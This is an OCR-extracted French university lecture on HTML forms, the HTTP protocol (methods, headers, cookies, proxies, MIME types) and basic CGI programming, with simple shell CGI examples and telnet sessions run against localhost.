Partie 3 - Formulaires, protocole HTTP et programmation CGI

Olivier GLÜCK
Université LYON 1/UFR d'Informatique
Olivier.Gluck@ens-lyon.fr
http://www710.univ-lyon1.fr/~ogluck

Copyright

Remerciements

- Quelques transparents sont directement tirés des supports de cours de :
  - Dominique Bouillet (INT)
  - Olivier Aubert
  - Eric Guerin
- Merci à eux !
- Des figures et exemples sont issus des livres ou sites Internet cités en bibliographie

Bibliographie

- « *Webmaster in a nutshell* », S. Spainhour & R. Eckstein, 3ième édition, O'REILLY, ISBN 0-596-00357-9
- « *Création d'un site Web du débutant à l'expert* », Daniel Ichbiah, Eska, ISBN 2-7472-0227-5
- « *HTML et JavaScript* », P. Chaléat et Daniel Charnay, Eyrolles, ISBN 2-212-11157-6
- Internet…
  - apache : http://www.apache.org
  - perl : http://www.perl.org
  - HTTP : http://www.w3.org/Protocols/
  - RFCs HTTP : RFC 2616 (HTTP1.1), RFC822 (format des en-têtes), RFC2396 et RFC1738 (format des URL), RFC1521 (types MIME), RFC2617 (Authentification HTTP)
  - CGI : http://hoohoo.ncsa.uiuc.edu/cgi/interface.html
  - CGI RFC project : http://cgi-spec.golux.com/
  - CGI en C : http://www.boutell.com/cgic/

Plan de la partie 3 (3 séances)

- Formulaires HTML
  - principe, client actif/passif
  - la balise <FORM> et les éléments d'un formulaire
- Protocole HTTP
  - format des requêtes/réponses
  - durée de vie des connexions, Cookies
  - différentes versions de HTTP, Proxy
  - les requêtes clientes, les réponses du serveur, les en-têtes, les types MIME
- La programmation CGI
  - premier exemple, méthodes GET/POST, format URL encodé, format de la sortie standard, les variables d'environnement
  - les langages de programmation, configuration du serveur HTTP, sécurité, compteur de visiteurs
- Les Server Side Includes (SSI)

Formulaires HTML

Principe, client actif/passif
La balise <FORM>
Les éléments d'un formulaire


Pourquoi des formulaires ?

- Apporte de l'inter-activité avec l'utilisateur en proposant des zones de dialogue : un formulaire n'est qu'une interface de saisie !
- Selon les choix de l'utilisateur, il faut y associer un traitement
  - sur le client avec JavaScript par exemple
  - sur le serveur par l'intermédiaire de CGI, PHP, …
- Exemples typiques d'utilisation de formulaire
  - commandes, devis via Internet
  - moteurs de recherche
  - interactions avec une base de données


Principe du formulaire

- On décrit à l'aide de balises HTML les différents champs de saisie
- Chaque zone est identifiée par un nom symbolique auquel sera associée une valeur par l'utilisateur
- Quand le formulaire est soumis, les couples (nom/valeur) de toutes les zones sont transmis dans la requête HTTP au serveur
- A chaque zone de saisie peut être associé un traitement sur le client par l'intermédiaire d'un événement JavaScript

Le client est passif



Le client est actif



Les éléments d'un formulaire

- Trois catégories
  - **input** : champs de saisie de texte et divers types de boutons
    - type="text" - zone de texte (type par défaut)
    - type="password" - zone de texte caché
    - type="checkbox" - cases à cocher
    - type="radio" - minimum 2, un seul sélectionnable
    - type="submit" - soumission du formulaire
    - type="reset" - bouton de remise à zéro des champs
    - type="button" - bouton associé à du code JavaScript
    - type="hidden" - bouton caché
  - **select** : menus déroulants, listes à ascenceurs
    - size="1" - pop liste, 1 seul élément sélectionnable
    - size="n", n>1 - liste à choix multiples
  - **textarea** : zone de saisie d'un texte "long"

La balise <FORM> (1)

- <FORM>…</FORM> début et fin du formulaire
- Des champs de type input, select ou textarea ne seront visibles que s'ils sont à l'intérieur d'une balise <FORM>
- Attributs METHOD, ACTION, NAME, TARGET
  - METHOD : valeurs GET ou POST qui indiquent la façon dont les données sont transmises au script CGI
  - ACTION : URL du programme CGI qui sera exécuté quand l'utilisateur clique sur un bouton de soumission
  - NAME : distingue les différents formulaires
  - TARGET : cible dans laquelle la réponse du programme CGI sera affichée

La balise <FORM> (2)

- Attribut ENCTYPE
  - ENCTYPE : spécifie l'encodage utilisé pour l'envoi des données du formulaire dans le cas de la méthode POST (dans ce cas les données sont transmises dans le corps de la requête)
    - ENCTYPE="application/x-www-form-urlencoded" : valeur par défaut ; url-encode le contenu du formulaire de la même façon que par la méthode GET
    - ENCTYPE="text/plain" : le contenu du formulaire est envoyé en format texte lisible par le destinataire (action mailto: par exemple)
    - ENCTYPE="multipart/form-data" : permet d'expédier un fichier attaché dans le corps de la requête (<input type="file">)

La balise <FORM> (3)

- Propriétés de l'objet FORM
  - **action** : accès à l'attribut ACTION

    <form name="f1" action="/cgi-bin/p1.cgi">…</form>

    <script>document.f1.action="cgi-bin/p2.cgi"</script>
  - **method** : accès à l'attribut METHOD
  - **target** : accès à l'attribut TARGET
  - **enctype** : type d'encodage des données transmises vers le serveur avec la méthode POST
  - **elements** : accès aux objets du formulaires
    - elements.length - nombre d'objets du formulaire
    - elements[n].name - nom du énième+1 objet
    - elements[n].value - valeur du énième+1 objet

La balise <FORM> (4)

- Méthode de l'objet FORM : submit()
  - déclenche l'envoi du formulaire comme si l'utilisateur avait appuyé sur un bouton de soumission

  <script>document.f1.submit()</script>
- Evénement JS associé à l'objet FORM : onSubmit()
  - permet l'exécution de code JavaScript avant l'envoi du formulaire (vérification des saisies par exemple)

  <form name="f1" method="post" action="/cgi-bin/p1.cgi" target="_blank" onSubmit="return verif_f1(this)">

<INPUT type="TEXT">

- Attributs : NAME, VALUE, SIZE, MAXLENGTH
  - SIZE : taille d'affichage de la zone (en caractères)
  - MAXLENGTH : taille de remplissage de la zone (en carac.)

  <INPUT TYPE="text" NAME="email" VALUE="entrez votre email ici" SIZE="30" MAXLENGTH="50">
- Propriétés
  - name, value, defaultValue, type, form (le formulaire qui contient l'élément INPUT)
- Méthodes
  - focus(), blur(), select()
- Evénements
  - onBlur, onChange, onFocus, onSelect

<INPUT type="PASSWORD">

- Attributs : NAME, VALUE, SIZE, MAXLENGTH

  <INPUT type="PASSWORD" NAME="pass" VALUE="entrez votre passwd ici" SIZE="8">
- Propriétés
  - name, value, defaultValue, type, form
- Méthodes
  - focus(), blur(), select()
- Pas d'événement associé

<INPUT type="CHECKBOX">

- Cases à cocher permettant un choix multiple
- Attributs : NAME, VALUE, CHECKED

  <INPUT type="CHECKBOX" NAME="cours" VALUE="1" CHECKED>HTML

  <INPUT type="CHECKBOX" NAME="cours" VALUE="2" CHECKED>JS

  <INPUT type="CHECKBOX" NAME="cours" VALUE="3">CGI
- Propriétés
  - name, value, type, form, checked et defaultChecked (booléen)
- Méthode
  - document.f1.cours[1].click() - coche/décoche la case JS
- Evénement
  - onClick - quand l'utilisateur coche la case

<INPUT type="RADIO">

- Choix d'une et une seule option parmi n
- Attributs : NAME, VALUE, CHECKED


```
<INPUT type="RADIO" NAME="cours" VALUE="1">HTML
<INPUT type="RADIO" NAME="cours" VALUE="2" CHECKED>JS
<INPUT type="RADIO" NAME="cours" VALUE="3">CGI
```

- Propriétés
  - name, value, type, form, checked et defaultChecked (booléen), index (donne le rang du bouton sélectionné), length
- Méthode
  - document.f1.cours[2].click() - sélectionne la case CGI
- Evénement
  - onClick - quand l'utilisateur coche la case

<INPUT type="SUBMIT">

- Envoi des données et exécution du programme CGI spécifié par l'attribut ACTION de <FORM>
- Attributs : NAME, VALUE

```
<INPUT type="SUBMIT" NAME="s" VALUE="login">
<INPUT type="SUBMIT" NAME="s" VALUE="logout">
```

  VALUE permet de différencier le traitement à effectuer par le CGI s'il y a plusieurs boutons de soumission
- Propriétés
  - name, value, type, form
- Méthode
  - click() - soumet le formulaire
- Evénement
  - onClick

<INPUT type="RESET">

- Recharge tous les champs du formulaire à leur valeur par défaut
- Ne provoque pas l'exécution du CGI
- Attributs : NAME, VALUE

```
<INPUT type="RESET" NAME="raz" VALUE="Effacer">
```

- Propriétés
  - name, value, type, form
- Méthode
  - click() - réinitialise le formulaire
- Evénement
  - onClick

<INPUT type="BUTTON">

- N'a de sens que dans un contexte JavaScript
  - pas de comportement préprogrammé
  - ne permet pas de collecter une valeur dans le CGI
- Attributs : NAME, VALUE

```
<INPUT type="BUTTON" NAME="b1" VALUE="Aide"
onClick="AideEnLigne()">
```

- Propriétés
  - name, value, type, form
- Méthode
  - click() - simule un click de l'utilisateur
- Evénement
  - onClick

<INPUT type="HIDDEN">

- Permet de transmettre des "variables" cachées au programme CGI
  - très utile par exemple pour transmettre des variables de formulaires en formulaires
  - invisible pour l'utilisateur
- Attributs : NAME, VALUE


```
<INPUT type="HIDDEN" NAME="h1" VALUE="0">
```

- Propriétés
  - name, value, type, form
- Pas de méthodes et pas d'événements puisque l'objet n'est pas visible

<SELECT> et <OPTION> (1)

- Attributs de <SELECT> : NAME, SIZE, MULTIPLE
  - SIZE : taille de la *scrolled-list* (*pop-list* si 1)
  - MULTIPLE : autorise la sélection multiple si SIZE>1
- Attributs de <OPTION> : VALUE, SELECTED

```
<SELECT NAME="pop">
   <OPTION VALUE="v1">1
   <OPTION VALUE="v2" SELECTED>2
   <OPTION VALUE="v3">3
</SELECT>
<SELECT NAME="mul" SIZE="3" MULTIPLE>
   <OPTION VALUE="v1">1
   <OPTION VALUE="v2" SELECTED>2
   <OPTION VALUE="v3" SELECTED>3
   <OPTION VALUE="v4">4
</SELECT>
```



<SELECT> et <OPTION> (2)

- Propriétés d'un objet <SELECT>
  - name, type (*select/select-one/select-multiple*), form, length,
  - selectedIndex : rang de l'option sélectionnée ; dans le cas d'une liste multiple, rang de la première option sélectionnée
- Méthodes d'un objet <SELECT> : focus(), blur()
- Evénements liés à un objet <SELECT> : onFocus, onBlur, onChange
- Propriétés relatives aux options
  - defaultSelected, selected, text, value

  document.f1.mul.options[2].text contient 3

  document.f1.mul[2].text = 4;
  - on peut dynamiquement modifier, ajouter, supprimer des items de la liste

<SELECT> et <OPTION> (3)

```
<!-- ex_popup.html -->
<HTML><HEAD>
<SCRIPT>
function ChLang(f) {
  if (f.langue.selectedIndex == 0) {
    f.choix.options[0].text="Rouge";
    f.choix.options[1].text="Vert";
    f.choix.options[2].text="Bleu";
  }
  else {
    f.choix.options[0].text="Red";
    f.choix.options[1].text="Green";
    f.choix.options[2].text="Blue";
  }
}
</SCRIPT>
</HEAD><BODY>
```

```
<FORM name="f1" METHOD="POST"
ACTION="/cgi-bin/p1.cgi">
<SELECT NAME="langue"
onChange="ChLang(this.form)">
  <OPTION VALUE="F">Français
  <OPTION VALUE="E">English
</SELECT>
<SELECT NAME="choix">
  <OPTION VALUE="R">Rouge
  <OPTION VALUE="V">Vert
  <OPTION VALUE="B">Bleu
</SELECT>
</FORM>
</BODY></HTML>
```


<SELECT> et <OPTION> (4)

```
<!-- ex_scrollist.html -->
<HTML><HEAD>
<SCRIPT>
function to2(f) {
  r1=f.l1.selectedIndex;
  if (r1<0) return;
  opt=new Option();
  opt.text=f.l1.options[r1].text;
  opt.value=f.l1.options[r1].value;
  f.l1.options[r1]=null;
  r2=f.l2.length;
  f.l2.options[r2]=opt;
}
function to1(f) {…}
</SCRIPT>
</HEAD><BODY>
```

```
<FORM name="f1" METHOD="POST"
ACTION="/cgi-bin/p1.cgi">
<SELECT NAME="l1" SIZE="5">
  <OPTION VALUE="1">Français
  <OPTION VALUE="2">Anglais
  <OPTION VALUE="3">Italien
  <OPTION VALUE="4">Espagnol
  <OPTION VALUE="5">Allemand
</SELECT>
<INPUT type="BUTTON" VALUE=">>"
        onClick="to2(this.form)">
<INPUT type="BUTTON" VALUE="<<"
        onClick="to1(this.form)">
<SELECT NAME="l2" SIZE="5">
</SELECT></FORM>
</BODY></HTML>
```



<TEXTAREA>

- Zone de saisie de texte libre
- Attributs : NAME, ROWS, COLS

  <TEXTAREA NAME="t1" ROWS="3" COLS="40">

  Entrez vos remarques ici

  </TEXTAREA>



- Propriétés
  - name, value, defaultValue, type, form, cols, rows
- Méthodes
  - focus(), blur(), select()
- Evénements
  - onBlur, onChange, onFocus, onSelect

Le protocole HTTP

Format des requêtes/réponses
Durée de vie des connexions, Cookies
Différentes versions de HTTP, Proxy
Les requêtes clientes, les réponses du serveur
Les en-têtes, les types MIME

Caractéristiques de HTTP

- HTTP : Hyper Text Transfer Protocol
- Protocole régissant le dialogue entre des clients Web et un serveur (c'est le langage du Web !)
- Fonctionnement en mode Client/Serveur
- Une transaction HTTP contient
  - le type de la requête ou de la réponse (commande HTTP)
  - un en-tête
  - une ligne vide
  - un contenu (parfois vide)
- Très peu de type de requêtes/réponses
- Port standard : 80

Une transaction typique (1)

- 1 - le client contacte le serveur pour demander le document index.html

GET /~ogluck/index2.html HTTP/1.1

- 2 - le client envoie des informations d'en-tête pour informer le serveur de sa configuration et des documents qu'il accepte

User-Agent: Mozilla/4.0 (compatible;MSIE 6.0;Windows NT 5.1)
Host: www710.univ-lyon1.fr
Accept: image/gif, image/jpeg, */*

- 3 - le client envoie une ligne vide (fin de l'en-tête) et un contenu vide dans cet exemple

Une transaction typique (2)

- 4 - le serveur répond en commençant par indiquer par un code, l'état de la requête


HTTP/1.1 200 OK

- 5 - le serveur envoie un en-tête qui donne des informations sur lui-même et le document demandé

Date: Sun, 23 May 2004 17:46:01 GMT
Server: Apache/1.3.28 (Debian GNU/Linux) PHP/3.0.18
Last-Modified: Sun, 23 May 2004 17:42:12 GMT
Content-Length: 90
Content-Type: text/html; charset=iso-8859-1

- 6 - puis une ligne vide (fin de l'en-tête) et le contenu du document si la requête a réussi

Une transaction typique (3)



Format des requêtes/réponses

- Format des requêtes
  - type de la requête (METHOD, URL, version HTTP)
  - en-tête
  - une ligne vide
  - un contenu éventuel
- Format des réponses
  - un code de réponse (version HTTP, code, description)
  - en-tête
  - une ligne vide
  - le contenu de la réponse

Durée de vie des connexions

- HTTP 1.0 (RFC 1945)
  - dès que le serveur a répondu à une requête, il ferme la connexion HTTP
- HTTP 1.1 (RFC 2068)
  - par défaut, la connexion est maintenue tant que le serveur ou le client ne décide pas de la fermer (`Connection: close`)
- HTTP est un protocole **sans état**
  - aucune information n'est conservée entre deux connexions
  - permet au serveur HTTP de servir plus de clients en un temps donné (gestion légère des transactions)
  - pour conserver des informations entre deux transactions, il faut utiliser un *cookie*, des champs cachés d'un formulaire, …

Cookies

- Moyen pour le serveur de stocker des informations chez le client pour palier au caractère sans état du protocole HTTP
- Cookie=une chaîne de caractères url-encodée de 4ko max stockée sur le disque dur du client
- Informations associées à un ensemble d'URL qui sont envoyées lors de toute requête vers l'une de ces URL
- Les *cookies* permettent de
  - propager un code d'accès (évite une authentification lors de chaque requête)
  - identification dans une base de données
  - fournir des éléments statistiques au serveur (compteurs de pages visitées, …)

Installation d'un Cookie sur le client

- Directive Set-Cookie dans l'en-tête de la réponse HTTP (envoyé lors de la première connexion)

Set-Cookie: nom=valeur; expires=date;
path=chemin_accès; domain=nom_domaine; secure

  - le couple nom/valeur est le contenu du cookie (seul champ obligatoire), sans espace ; et ,
  - le cookie devient invalide après la date indiquée
  - `path`=/pub signifie que le cookie est valable pour toutes les requêtes dont l'URL contient /pub
  - `domain` indique le nom de domaine (associé au serveur) pour lequel le cookie est valable
  - `secure` : le cookie n'est valable que lors d'une connexion sécurisée

Utilisation d'un Cookie par le client

- Chaque fois qu'un client va effectuer une requête, il vérifie dans sa liste de *cookies* s'il y en a un qui est associé à cette requête
- Si c'est le cas, le client utilise la directive Cookie dans l'en-tête de la requête HTTP

Cookie: nom1=valeur1; nom2=valeur2; …

- Le serveur peut insérer plusieurs directives Set-Cookie
- Dans la première spécification des *cookies* :
  - un client peut stocker un maximum de 300 *cookies*
  - un maximum de 20 *cookies* par domaine est permis
  - la taille d'un *cookie* est limitée à 4Ko

Différentes versions de HTTP (1)

- Version d'origine : HTTP 0.9
  - Une seule méthode : GET
  - Pas d'en-têtes
  - Une requête = une connexion TCP
- Amélioration en 2 étapes
  - HTTP 1.0 :
    - introduction des en-têtes (échange de "méta" info)
    - nouvelles possibilités : utilisation de caches, méthodes d'authentification, …
  - HTTP 1.1 :
    - mode **connexions persistantes** par défaut
    - introduction des serveurs virtuels -> la directive `Host` dans la requête est nécessaire

Différentes versions de HTTP (2)

- Intérêt des connexions persistantes
  - exemple d'une page d'accueil avec 5 images

  HTTP 0.9 : 6 connexions/déconnexions TCP/IP

  HTTP 1.1 : 1 seule connexion TCP/IP
- Intérêt d'un cache - amélioration des performances
  - les pages qui sont le plus souvent demandées sont conservées dans un cache
  - -> soulage le réseau
  - -> accès plus rapide
  - peut être utilisé localement ou par l'intermédiaire d'un serveur relais (*proxy*)


Connexions persistantes

- Non-persistante
  - HTTP/1.0
  - le serveur interprète les requêtes, répond et ferme la connexion TCP
  - 2 RTTs sont nécessaires pour lire chaque objet
  - chaque transfert doit supporter le *slow-start*
  - exemple page contenant :
    - 1 fichier HTML
    - 10 images JPEG
- Persistante
  - par défaut dans HTTP/1.1
  - une seule connexion TCP est ouverte vers le serveur
  - le client envoie la requête de tous les objets requis dès qu'ils sont référencés dans le code HTML
  - moins de RTTs et moins de *slow-start*
  - deux versions : avec/sans pipeline

Mais la plupart des navigateurs
de version 1.0 utilisent des connexions parallèles

Proxy

Mise en cache hiérarchique




Résolution de noms,

Cache Web,

Filtres selon url, mots-clés, …

Intérêt du cache Web

- Hypothèse : le cache est proche du client
- Réduction du temps de réponse
- Réduction du débit vers les serveurs distants



Les requêtes du client

- Rappel : Format d'une requête
  - une commande HTTP (METHOD), une URL qui identifie la ressource demandée, la version de HTTP
  - l'en-tête et une ligne vide
  - éventuellement un contenu (corps de la requête)
- Méthode GET
- Méthode POST
- Méthode HEAD
- D'autres méthodes qui ne sont pas souvent supportées par les serveurs

La méthode GET

- La méthode standard de requête d'un document
  - récupérer un fichier, une image, ...
  - activer un script CGI en lui transmettant des données
- Le contenu de la requête est toujours vide
- Le serveur répond avec une ligne décrivant l'état de la requête, un en-tête et le contenu demandé
- Si la requête échoue, le contenu de la réponse décrit la raison de l'échec (fichier non présent, non autorisé, ...)

La méthode GET et les CGI

- Comme le contenu d'une requête GET est vide, les données du formulaire sont transmises via l'URL après un ?
- Les champs sont séparés par un &

```
GET /cgi-bin/prog.cgi?email=toto@site.fr&pass=toto&s=login HTTP/1.1
```

- Ici, trois champs du formulaire sont transmis dans la requête
- Le mot de passe est transmis en clair !
- Permet de conserver dans un *bookmark* les données saisies dans le formulaire
- L'URL a une taille limitée (4Ko)

La méthode POST

- Elle permet de transmettre des données au serveur dans le corps de la requête
- Exemple


```
POST /cgi-bin/prog.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;MSIE 6.0;Windows NT 5.1)
Host: localhost
Accept: */*
Content-type: application/x-www-form-urlencoded
Content-length: 36

email=toto@site.fr&pass=toto&s=login
```

- Le mot de passe est toujours transmis en clair !

La méthode HEAD (1)

- Identique à GET mais permet uniquement de récupérer l'en-tête relatif à un document
- Permet de récupérer
  - la date de dernière modification du document (important pour les caches, JavaScript)
  - la taille du document (estimation du temps d'arrivée du document)
  - le type du document (le client peut sélectionner le type de documents qu'il accepte)
  - le type du serveur (permet de faire des requêtes spécifiques selon le type du serveur)
- Remarque : le serveur ne fournit pas nécessairement toutes ces informations !

La méthode HEAD (2)



Autres requêtes clientes

- PUT : permet de stocker le corps de la requête sur le serveur à l'URL spécifiée
- DELETE : suppression du document spécifié par l'URL
- OPTIONS : renvoie la liste des méthodes autorisées par le serveur
- TRACE : la corps de la requête entrante est renvoyée au client (utilisé pour faire du débug)
- ...

Les réponses du serveur

- Les codes de réponse
  - trois parties : version HTTP, code de statut, description textuelle du code

  HTTP/1.1 200 OK

  HTTP/1.1 404 Not Found
  - code=entier sur 3 chiffres classé selon des catégories
    - 100-199 : message d'information
    - 200-299 : succès de la requête cliente
    - 300-399 : la requête n'est pas directement serviable, le client doit préciser certaines choses
    - 400-499 : échec de la requête qui incombe au client
    - 500-599 : échec de la requête qui incombe au serveur (par ex. erreur d'exécution d'un CGI)

Quelques en-têtes de requêtes

- Identification du client

  From (adresse mail du client), Host (serveur, obligatoire en HTTP1.1), Referer (URL d'où l'on vient), User-Agent
- Préférences du client

  Accept (liste des types MIME acceptés), Accept-Encoding (compress|gzip|...), Accept-Langage, Accept-Charset
- Information pour le serveur


  Autorization (username:passwd encodé en base64), Cookie
- Conditions sur la réponse

  If-Modified-Since (utile pour les caches), If-Unmodified-Since, If-Match (Etag)

Quelques en-têtes de requêtes

- Objectif : ne pas envoyer un objet que le client a déjà dans son cache
- Problème : les objets contenus dans le cache peuvent être obsolètes
- Le client spécifie la date de la copie cachée dans la requête http

  If-modified-since: <date>
- la réponse du serveur est vide si la copie cachée est à jour



Quelques en-têtes de réponses

- Informations sur le contenu du document

  Content-Type (type MIME du document), Content-Length (barre de progression du chargement), Content-Encoding, Content-Location, Content-Langage
- Informations sur le document

  Last-Modified (date de dernière modification), Allow (méthodes autorisées pour ce document), Expires (date d'expiration du document)
- En-tête générales

  Date (date de la requête), Server (type du serveur)

Transfert par morceaux en HTTP/1.1

- La réponse peut être envoyée en plusieurs morceaux (dans le cas des CGI par exemple car le serveur ne peut pas toujours déterminer la longueur totale de la réponse)
  Transfer-Encoding: Chunked
- Chaque morceau est constitué d'une ligne comportant la taille du morceau en hexadécimal puis des données
- Après les morceaux, une ligne contenant 0 et éventuellement des en-têtes supplémentaires

Les types MIME

- MIME : *Multi-purpose Internet Mail Extensions*
- Permet l'échange de fichiers multimédias entre machines quelconques en spécifiant le type du fichier
- Les commandes MIME ont été intégrées dans HTTP1.0
- Un type MIME est composé
  - d'un type général (text, image, audio, video, application…)
  - et d'un sous-type (image/gif, image/jpeg, application/pdf, application/rtf, text/plain, text/html)
- En perpétuelle évolution
- La machine cliente doit ensuite associer l'exécution d'une application à chaque type MIME
- Le serveur positionne Content-type à partir de l'extension du document demandé (`/etc/mime.types`)

La programmation CGI

Premier exemple, méthodes GET/POST
Format URL encodé, format de la sortie standard, les variables d'environnement
Les langages de programmation
Configuration du serveur HTTP, sécurité
Exemple du compteur de visiteurs

CGI - Common Gateway Interface

- Interface de base qui définit la communication entre le serveur HTTP et un programme d'application
- CGI spécifie comment des navigateurs clients peuvent communiquer avec des programmes qui s'exécutent sur le serveur Web et qui génèrent des pages HTML dynamiques créées à la volée à partir du résultat des exécutions

Qu'est ce qu'un programme CGI ?

- Un programme
  - qui s'exécute sur la machine hébergeant le serveur HTTP
  - en langage compilé (binaire) ou interprété (script)
  - qui permet de
    - récupérer les données du formulaire à l'aide d'un *parser* : pour chaque champ, un couple NAME/VALUE est transmis au serveur
    - effectuer des traitements sur le serveur
      - lecture/écriture dans une base de données
      - stockage d'une info (compteurs, identifiant de connexion, …)
      - recherche d'une info
      - pied de page automatique (ex: date de dernière modification)
    - générer un résultat qui est renvoyé au client
      - page HTML, image, document postcript, …

Avantages/inconvénients

- Puissant mais dangereux
  - permet d'exécuter tout et n'importe quoi par le démon HTTP du serveur
- Un CGI doit s'exécuter rapidement
  - risque de surcharge du serveur
  - utilisateurs impatients : pendant que le CGI s'exécute, le client attend la réponse sans savoir pourquoi elle n'arrive pas…
  - possibilité d'envoyer dès le début de l'exécution une page qui permet d'indiquer à l'utilisateur que le résultat va arriver

Un premier exemple (1)

```
#! /bin/sh
# Date.cgi
echo 'Content-type: text/html'
echo ' '
#Création du corps du document
echo '<HTML><HEAD><TITLE>'
echo 'Date.cgi'
echo '</TITLE></HEAD><BODY>'
echo '<H1>Date sur le serveur</H1>'
echo -n "On est le `date +%D`, il est "
echo "`date +%H`h `date +%M`m"
echo '</BODY></HTML>'
```

Source du programme CGI

```
ogluck@lima:~/public_html/cgi-bin$ ./Date.cgi
Content-type: text/html

<HTML><HEAD><TITLE>
Date.cgi
</TITLE></HEAD><BODY>
<H1>Date sur le serveur</H1>
On est le 11/07/03, il est 11h 30m
</BODY></HTML>
```

Exécution du CGI sur le serveur

Un premier exemple (2)

Exécution du CGI depuis le client

Un premier exemple (3)

- Ce programme CGI n'utilise aucune donnée en provenance du client
- Il récupère simplement la date sur le serveur et affiche sur sa **sortie standard** le code d'une page HTML minimale contenant la date et l'heure
- La ligne "`Content-type: text/html`" est une information destinée au serveur pour la construction de l'en-tête HTTP constituant la réponse renvoyée au client (ici, il s'agit d'indiquer que le type des données générées par le CGI est une suite de commandes HTML)

Méthodes GET/POST (1)

- Voici le code d'un petit script CGI en shell

```
#! /bin/sh
# Get_Post.cgi
echo 'Content-type: text/plain'
echo ' '
echo "QS=$QUERY_STRING"
read DATA
echo "Data=$DATA"
```

- Les résultats de l'exécution avec la méthode GET puis POST sont montrés dans les deux transparents suivants

Méthodes GET/POST (2)

```
xterm
ogluck@lima:~$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET /~ogluck/cgi-bin/Get_Post.cgi?email=toto@site.fr&pass=toto&s=login HTTP/1.1
Host: localhost
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 23 May 2004 18:25:26 GMT
Server: Apache/1.3.28 (Debian GNU/Linux) PHP/3.0.18
Transfer-Encoding: chunked
Content-Type: text/plain; charset=iso-8859-1

2e
QS=email=toto@site.fr&pass=toto&s=login
Data=

0

Connection closed by foreign host.
ogluck@lima:~$
```


Méthodes GET/POST (3)


```
xterm
ogluck@lima:~$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
POST /~ogluck/cgi-bin/Get_Post.cgi HTTP/1.1
Accept: */*
Host: localhost
Content-type: application/x-www-form-urlencoded
Content-length: 36

email=toto@site.fr&pass=toto&s=login
HTTP/1.1 200 OK
Date: Sun, 23 May 2004 18:29:52 GMT
Server: Apache/1.3.28 (Debian GNU/Linux) PHP/3.0.18
Transfer-Encoding: chunked
Content-Type: text/plain; charset=iso-8859-1

4
QS=

2a
Data=email=toto@site.fr&pass=toto&s=login

0

Connection closed by foreign host.
ogluck@lima:~$
```

Méthodes GET/POST (4)

- Avec la méthode GET
  - les données relatives aux champs du formulaire sont transmises via l'URL (dans le type de la requête)
  - le programme CGI les récupère dans la variable d'environnement `QUERY_STRING`
  - il est possible de cliquer sur "Actualiser" pour retransmettre les données et de définir un *bookmark*
- Avec la méthode POST
  - les données relatives aux champs du formulaire sont transmises dans le corps de la requête HTTP
  - `Content-type` et `Content-length` sont positionnés
  - le programme CGI les récupère sur l'entrée standard
  - "Actualiser" et *bookmark* impossibles, données du formulaire non visibles dans les logs du serveur


Méthodes GET/POST (5)

Formulaire

